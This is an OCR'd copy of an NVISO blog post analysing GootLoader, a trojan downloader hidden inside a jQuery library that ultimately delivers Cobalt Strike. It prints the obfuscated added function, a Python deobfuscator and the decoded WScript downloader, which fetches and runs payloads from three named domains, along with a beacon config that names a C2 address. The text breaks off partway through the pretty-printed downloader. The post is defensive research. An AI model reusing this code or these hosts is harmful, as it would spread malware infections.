
Analysis of a trojanized jQuery script: GootLoader unleashed

blog.nviso.eu/2022/07/20/analysis-of-a-trojanized-jquery-script-gootloader-unleashed/

July 20, 2022



```
user@ubuntu:~/Downloads$ python3 1768.py f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f-DLL.vir
File: f8857afd249818613161b3642f22c77712cc29f30a6993ab68351af05ae14c0f-DLL.vir
payloadType: 0x00000001
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Skipping 32 bytes
payloadType: 0x00001a30
payloadSize: 0x00033800
intxorkey: 0x43ea882e
id2: 0x00000000
MZ header found position 4
Config found: xorkey b'.' 0x00030620 0x000337fc
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 60000
0x0004 maxgetsize                       0x0002 0x0004 1048576
0x0005 jitter                           0x0001 0x0002 0
0x0007 publickey                        0x0003 0x0100 30819f300d06092a864886f70d010101050003818d0030818902818100a70991d69d816a601ffa8097647
3830f0d3b41276d2790401ddedb18e2d3cab3c315e3222325be42b65adb2878f33f5a03ff5010b23e842a510c1482ad6a42f1e7e5726eb31813e7437640ed7879955f401e17
2c34d3517241596dd41f8e48d3d1b1c288e6c8752ff65dc27acccba4ba9cd6d0e4de6196cea4da480d3b99d0ed0203010001000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000
0x0008 server,get-uri                   0x0003 0x0100 '45.150.108.213,/ptj'
0x0043 DNS_STRATEGY                     0x0001 0x0002 0
0x0044 DNS_STRATEGY_ROTATE_SECONDS      0x0002 0x0004 -1
0x0045 DNS_STRATEGY_FAIL_X              0x0002 0x0004 -1
0x0046 DNS_STRATEGY_FAIL_SECONDS        0x0002 0x0004 -1
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\rundll32.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\rundll32.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 1580103824
0x0026 bStageCleanup                    0x0001 0x0002 0
0x0027 bCFGCaution                      0x0001 0x0002 0
```

In this blog post, we will perform a deep analysis into GootLoader, malware which is known to deliver several types of payloads, such as Kronos trojan, REvil, IcedID, GootKit payloads and in this case Cobalt Strike.

In our analysis we'll be using the initial malware sample itself together with some malware artifacts from the system it was executed on. The malicious JavaScript code is hiding within a jQuery JavaScript Library and contains about 287kb of data and consists of almost 11.000 lines of code. We'll do a step-by-step analysis of the malicious JavaScript file.

TLDR techniques we used to analyze this GootLoader script:

1. **Stage 1**: A legitimate jQuery JavaScript script is used to hide a trojan downloader: Several new functions were added to the original jQuery script. Analyzing these functions would show a blob of obfuscated data and functions to deobfuscate this blob.


2. The algorithm used for deobfuscating this blob (trojan downloader):
    1. For each character in the obfuscated data, assess whether it is at an even or uneven position (index starting at 0)
    1. If uneven, put it in front of an accumulator string
    1. If even, put it at the back of the accumulator string
    1. The result is more JavaScript code
3. Attempt to download the (obfuscated) payload from one of three URLs listed in the resulting JavaScript code.
    1. This failed due to the payload not being served anymore and we resorted to make an educated guess to search for an obfuscated (as defined in the previous output) “createobject” string on VirusTotal with the “content” filter, which resulted in a few hits.
4. **Stage 2**: Decode the obfuscated payload
    1. Take 2 digits
    1. Convert these 2 decimal digits to an integer
    1. Add 30
    1. Convert to ASCII
    1. Repeat till the end
    1. The result is a combination of JavaScript and PowerShell
5. Extract the JavaScript, PowerShell loader, PowerShell persistence and analyze it to extract the obfuscated .NET loader embedded in the payload
6. **Stage 3**: Analyze the .NET loader to deobfuscate the Cobalt Strike DLL
7. **Stage 4**: Extract the config from the Cobalt Strike DLL

Stage 1 – sample_supplier_quality_agreement 33187.js

Filename: sample_supplier_quality_agreement 33187.js
MD5: dbe5d97fcc40e4117a73ae11d7f783bf
SHA256: 6a772bd3b54198973ad79bb364d90159c6f361852febe95e7cd45b53a51c00cb
File Size: 287 KB

To find the trojan downloader inside this JavaScript file, the following grep command was executed:

```
grep -P "^[a-zA-Z0-9]+\("
```




```
user@ubuntu:~/Downloads$ grep -P "^[a-zA-Z0-9]+\(" sample_supplier_quality_agreement\ 33187.js
hundred17(3565);
setDocument();
```

Fig 1. The function “hundred71(3565)” looks out of place here

This grep command will find entry points that are calling a JavaScript function outside any function definition, thus without indentation (leading whitespace). This is a convention that many developers follow, but it is not a guarantee to quickly find the entry point. In this case, the function call hundred17(3565) looks out of place in a mature JavaScript library like jQuery.

When tracing the different calls, there’s a lot of obfuscated code, the function “color1” is observed Another way to figure out what was changed in the script could be to compare it to the legitimate version[1] of the script and “diff” them to see the difference. The legitimate script was pulled from the jQuery website itself, based on the version displayed in the beginning of the malicious script.




```
/*!
 * jQuery JavaScript Library v3.6.0
 * https://jquery.com/
 *
 * Includes Sizzle.js
 * https://sizzlejs.com/
 *
 * Copyright OpenJS Foundation and other contributors
 * Released under the MIT license
 * https://jquery.org/license
 *
 * Date: 2021-03-02T17:08Z
 */
```

Fig 2. The version of the jQuery JavaScript Library displayed here was used to fetch the original

Before starting a full diff on the entire jQuery file, we first extracted the functions names with the following grep command:

```
grep 'function [0-9a-zA-Z]'
```

This was done for both the legitimate jQuery file and the malicious one and allows us to quickly see which additional functions were added by the malware creator. Comparing these two files immediately show some interesting function names and parameters:




```
user@ubuntu:~/Downloads$ diff original_jquery_functions.js malware_jquery_functions.js
41a42
> function color1(){
42a44
> function box9(yes60, their9, group8, store35, over0){
45a48
> function fun0(exact5, felt0) {
52a56
> function gun6(food2, body52, floor6, board5, follow13){
53a58
> function quiet4(guide1, miss4, segment8, song4, know11) {
54a60
> function pull2(does5, have8, five3){
56a63
> function month1(done9, probable4, engine8, bad46){
58a66
> function general3(include170, milk5, inch1){
60a69
> function broke1(moon3, war4, day7) {
77a87
> function whole3(){
80a91
> function study44(consider4, pick02, rope2, brought5){
85a97
> function among7(){
88a101
> function saw6(ease48, oil8, once9, differ83) {
94a108
> function modern00(like3, near95, women1, cause82, caught9) {
96a111
> function hundred17(continent2, no0, circle6, condition8){
```

Fig 3.

Many functions were added by the malware author as seen in this screenshot

A diff on both files without only focusing on the function names gave us all the added code by the malware author.

Color1 is one of the added functions containing most of the data, seemingly obfuscated, which could indicated this is the most relevant function.




```
function color1(){
        receive82=0;
        single0='r)c{S}WW S=c r9inputr.;s4l8e6e7p=(j8';week2='i\"rZr\"n(c+ )S\"SSW_t\" (r+=)i\" GnEF\"g( ';fill8=')) ,\\)\")c v\" \\r{=T\\Z\"E =(\"v\\+Z.()+r+\\\"\"\\e)e4p\"S';child3='=+)u-(\\p\"\"1\\sf)M
bv A\\q\"\"{\\(q )+m';present5=']\\Y\"[u7(nna(cc{t tycrite}o;j5n=b4 t0';region4='r. 0{n ))oe;(ih ctt}aac) i}; c; )';sea7=' efD;s(\")\\\\l\")2a@++f\\(\" 8\"+\\9,ZN,Z+S';quick5='\"2(b 3=b 42aw5eln)k.;;)w\"
lw';oh3='r=\"n( +t)X\"(W gr\";(,+])1\"\\e\"R0\"g()[r9+nou3';there4=') \"o\"e(d+l)e\"ie(\"h(p+w)a\" tri;\"s(0+e) \"I';usual0='l}ewh S\\.\"tXp[i+r c+S=W;\" (';how1='s(reirft;)8a3 -el{4r= YC;r).)e\"t\"t(p+u)
';cover8='\\ ttR{/aD \"M\\v\" \\ (=)=+ + ]Z(vX \".\\;[rN)je';compare9='vf(d  +E=n)n r\\v\"uFiWt.';strong0='S)+p\"\\\\\")l)P\"a\\T+c/T(e/\\\"\"\\(\"(\\\\D\"(+0@+)\"\\\\\")\\)\"\"+\\H+Z';talk9='r\\e\"orr(ne
 (ms{tep)cnoeetn(jSsh';serve8='\\)\"\"iU,Cp\"\\(\"+t)u\"._e\"s(.+l)s\"eYeEeKi\"p(n+()n\"1Hu';method0='f\\l\"i)\"(\\  +){})) \\.\";vEreaxcsrpSl a\\a\"n';claim9='W+)cS(\\?\"\"c\\u\"r\\sIi+\\N\")p%(\"t\\[\"
.\\)ps)(';direct7='u\\S\"tsh(a e+t=\")\\=s\\)\".=+.F (t(2\"p\\0 il0';win0='\")\\\\p\\;\\o\"}d.M {FXt2 \\r\"{}y(\')(+3/4)tgc\\e\"r,rSo cM(f';say3='tasnn7o;c ';shell2='2+\\\"\"\\(\"@\\])\\=\"+)z,(\\h\"\" \\
rf0Dts)O\\f\"\")\\(x=)+g';game5='w{r wyir\\t\";p\",\\t\\\\i\"Q.hmGQgo\\u\\c\"i+.)';did2='%pd(Uin(SrevEcs.\"S\\i.W)nF(+d  (e;f\"x\\i)OR';my0='+.){\"fR \"r() o,3\"m\"  C,<2hw eanXkr(()C';lay1='U)s(S;\"m\\ E
o()\"d\\ +n)e)a+l\"r\\s(.ee\"h';music9='btecOrTteieatnxcagt}es; r( ;C(i).\"f\\t( ';care3='t\"l\"((a+))t\";RrE So\"}(p+ )b\"}U2_ \"b(e+o)l\"vT';fight7='o2cwseanskn(a]7)t\"[dra3\"a(';equal1='}tjc e\'j)b)O(e
)t;a}ecraCt.cthp(ie';subtract9='h7l5c9d9p6x0j2Q2q)o;QtLlrkoitwctu=rc';coast3='\\l1.Ga72\"c\\L3e(\\5\"((8(n/1+e(';go6=':L(+sM\"\\\\\\"p\\M\"t@A(\"\\\\\\"\"+\\,())\\+\"+\\)\"(\\\"\"\\X\")\\rt;Ieh N\\\"\"\\v%(
(a\"+\\r ';toward85='s\"o(e+n) \"eN{\"l( +.)W\"wESRwRc\"w(r+';your7='hl)g\"e\\n e(i!p+r=()t 2\"S\\3(op2\"t\\3..%2t)';shape8=']+d)(\"necRag)\"l((+e))\"ke;Ra\" (l[W9.nSuwrc ';equate50 = say3;list5 = talk9+m
usic9+did2+sea7+shell2;morning3 = how1+week2+my0+there4+oh3;must9 = your7+lay1+cover8+strong0;chart9 = region4+fight7+shape8+game5+care3;bread0 = toward85+serve8+quick5+usual0+equal1;share1 = direct7+meth
od0+compare9;side9 = child3+claim9;a893 = go6+fill8+coast3+win0+present5;before2 = single0+subtract9;
        has6 = share1+list5+side9+must9+a893+morning3+chart9+bread0+before2+equate50;
        column5[4544771]=whole3;
        saw6(2689);
}
```

Fig 4. Out of all the added functions, “color1()” contains the most amount of data


The has6 variable is of interest in this function, as it combines all the previously defined variables into 1:

Further tracing of the functions eventually leads to the main functions that are responsible for deobfuscating this data: “modern00” and “gun6”



```
function modern00(like3, near95, women1, cause82, caught9) {
      if (gun6(women1)) write8 = like3+near95; else write8 = near95+like3;
      return write8;
}
```

Fig 5. Function modern00, responsible for part of the deobfuscation algorithm




```
function gun6(food2, body52, floor6, board5, follow13){
      return food2 % (i9-plural2);
}
```

Fig 6. Function gun6, responsible for the modulo part of the deobfuscation algorithm

The deobfuscation algorithm is straightforward:


For each character in the obfuscated string (starting with the first character), add this character to an accumulator string (initially empty). If the character is at an uneven position (index starting from 0), put it in front of the accumulator, otherwise put it at the back. When all characters have been processed, the accumulator will contain the deobfuscated string.

The script used to implement the algorithm would look similar to the following written in Python:



```
counter=0
new_string=""
for i in a:
    if (counter % 2) == 0:
        new_string=new_string+str(a[counter])
        counter+=1
    else:
        new_string=str(a[counter])+new_string
        counter+=1
```

Fig 7. Proof of concept Python script to display how the algorithm functions




```
First script decoded:

constructorLQoqQjxpdclhj=7684;run9 = WScript.CreateObject("WScript.Shell");knew2 = ("H")+("KEY")+("_")+("CU")+("RRE")+("N")+("T")+("_U")+("
SER")+("")+"\\gGhQi\\";try { run9[("Re")+("gRe")+("ad")](knew2); } catch(e) { run9[("Re")+("gW")+("r")+("it")+("e")+("")](knew2, "", ("R")+
("EG")+("_S")+("Z")+(""));Y=41-38;first4=5;}try {can7[Y](correct43('y{r tF .}o;p\"e1n8(5(3\"7G1\"4)\"++(Z\"=EZT{\" )),) \"(%\"NhIt\"\"()++)
(\"\"AtMp\"s(:+\"))\"+O(D\"\"/(/+\"))\"+SjN[\"X(]++)(\"\"D/Rt\"e(\"+))+\"(E\"SsUt%.\"p(\" )=+!( \")h)p\"\"%)N+I\"\"?(c+m)q\"qAvMf\"p(u+g)x\
"fOsDf\"h(z+=)\"\"+SZN,\" (f+a)l\"sDeR)\";( +F).\"sEeSnUd%(\")(;( s}gcnaitrcthS(ten)e{m nroertiuvrnnE dfnaalpsxeE;. )}) \"ilfl \"((F+.)s\"t
eahtSu\"s( +=)=\"=. t2p0i0\")( +{) \"vracrS \"v( +=) \"FW.\"r(e(stpcoenjsbeOTeetxate;r Ci.ft p(i(rvc.SiWn(d efxiO f;()\"2@+\"8+9Z,+2\"(@]\"
),\" r0t)\")(=+=)-\"1s)b \"{( +W)S\"cursi\"p(t[.)s(lgeneipr(t2S3o2t3.2))(;m o}d nealrs.eh t{a Mv  ==  Zv .;r)e)p\"lPaTcTe\"((\"+@)\"\"+HZL+
M\"\"@(\"+,)\"\"\"X)r;e \"v(a+r) \"cv r=\" (v+.)r\"eepSl.a2cLe\"((/+()\\\"dM{X2\"}()+/)g\",S Mf\"u(n(cttcieojnb O(ert)a e{r Cr.ettpuirrnc S
SWt r=i nFg .{f r)o3m C<h aXr(C oedlei(hpwa r;s0e I=n tX( r;,]1\"0g)r+o3.0n)o;i t}a)i;c ocsasna7t[r3a]d(nca)l(e)k;a lW.Swcwrwi\"p,t\".mQouc
i.tl(a)t;r o}p b}2 beolvsoen e{l .WwSwcwr\"i,p\"tu.es.lseeeipn(n1u2b3b4a5l).;w w}w \"X[+ +=; }j '))();}catch(e){}WScript.sleep(875996022);t
lkiwt=can7;

Second (embedded) script decoded:

j = ["www.labbunnies.eu","www.lenovob2bportal.com","www.lakelandartassociation.org"]; X = 0; while (X < 3) { F = WScript.CreateObject(("MS"
)+("XM")+("L2.Se")+("rv")+("erX")+("MLH")+("TTP")); Z = Math.random().toString()[("su")+("bs")+("tr")](2,98+2); if (WScript.CreateObject(("
W")+("Scr")+("ipt.")+("She")+("ll")).ExpandEnvironmentStrings(("%USE")+("RD")+("NS")+("DO")+("MA")+("IN%")) != ("%USE")+("RD")+("NS")+("DO"
)+("MA")+("IN%")) {Z=Z+"4173581";} try{ F.open(("G")+("ET"), ("ht")+("tps:")+("//")+j[X]+("/te")+("st.p")+("hp")+"?cmqqvfpugxfsfhz="+Z, fal
se); F.send(); }catch(e){ return false; } if (F.status === 200) { var v = F.responseText; if ((v.indexOf("@"+Z+"@", 0))==-1) { WScript.slee
p(23232); } else { v = v.replace("@"+Z+"@",""); var c = v.replace(/(\d{2})/g, function (r) { return String.fromCharCode(parseInt(r,10)+30);
 }); can7[3](c)(); WScript.Quit(); } } else { WScript.sleep(12345); } X++;}
```

Fig 8. Running the deobfuscation script displays readable code

CreateObject, observed in the deobfuscated script, is used to create a script execution object (WScript.Shell) that is then passed the script to execute (first script). This script (highlightd in white) is also obfuscated with JavaScript obfuscation and the same script obfuscation that was observed in the first script.

Deobfuscating that script yields a second JavaScript script. Following, is the second script, with deobfuscated strings and code, and “pretty-printed”:



```
j = ["www.labbunnies.eu", "www.lenovob2bportal.com", "www.lakelandartassociation.org"];
X = 0;
while (X < 3)  {
    F = WScript.CreateObject(("MS") + ("XM") + ("L2.Se") + ("rv") + ("erX") + ("MLH") + ("TTP"));
    Z = Math.random().toString()[("su") + ("bs") + ("tr")](2, 98 + 2);
